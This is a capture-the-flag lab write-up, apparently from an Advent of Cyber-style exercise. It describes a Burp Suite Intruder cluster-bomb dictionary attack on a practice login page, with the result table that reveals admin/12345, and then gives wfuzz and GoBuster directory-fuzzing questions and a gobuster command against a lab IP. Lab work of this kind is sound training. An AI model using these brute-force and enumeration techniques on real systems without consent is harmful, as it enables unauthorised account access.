
Step 3:
Turned on the intercept



Step 4:
Send to intruder tools and clear the pre-selected




Step 5:
Add new selected which is the username and password




Step 6:

Choose attack type which is “cluster bomb”




Step 7:

Add several lists of potential username on payload set 1




Step 8:

Add several lists of potential password that match with username on payload set 2



Step 9:


Attack launched



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	admin	password	302			309	
2	root	password	302			309	
3	user	password	302			309	
4	admin	admin	302			309	
5	root	admin	302			309	
6	user	admin	302			309	
7	admin	12345	302			255	
8	root	12345	302			309	
9	user	12345	302			309	


Step 10:

“Admin” username and “12345” password distinct in length from the others - Assuming this is the set of username and password that match.




Step 11:

Trying to use “admin” as username and “12345” as password



Step 12:

Login successful using “admin” as the username and “12345” as password and we can see the flag.




Thought Process/Methodology:
At first we deploy our Attackbox and start the target machine using the IP address given when click the “start machine” button. The IP address got us landed on Santa Sleigh Tracker App login page which required us to key-in username and password. So, we required to find the match set of username and password in order to get us login into the app using method called dictionary attack. It is basically requires us to break into authenticated system using lists of potential credentials. In this task we use burpsuite. First of all we need to turned on the intercept in order to receive the message that pass between the browser and allow us to see it before it launched. We then entered random username which is “zarif” and password “ayamgoreng” then click sign in button. As we clicked it, we can see the request appeared in proxy tab. We then right clicked the request captured then click send to intruder which is the automated tool used to loop through the list of credentials and submit the login request. This can be used to find usernames and passwords that matched. Then we clear the preselected request and add new selection which is username and password that we used previously. We then switched to “cluster bomb” attack. This kind of attack used when there is several payloads sets are required. It will iterate through all possibilities of credentials that match each others. We then go to payloads page and entered the potential usernames in for payloads set 1 and passwords in payloads set 2. As we launched the attack, we can see the result of attack and one of it is distinct from others were assumed as the matched credentials. Using the matched credentials, we login into the page and receive the flag to complete the task.

Day 4 - Web exploitation - Santa's watching

Question 1

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!




Question 2

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?


Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?



Question 4:


Look at wfuzz's help file. What does the -f parameter store results to?




Step-by-step to get the flag

Step 1:

We install the gobuster in our kali linux by typing `sudo apt install gobuster` and run the following command `gobuster dir -u http://10.10.57.97/ -w /usr/share/wordlists/dirb/big.txt -x .php`

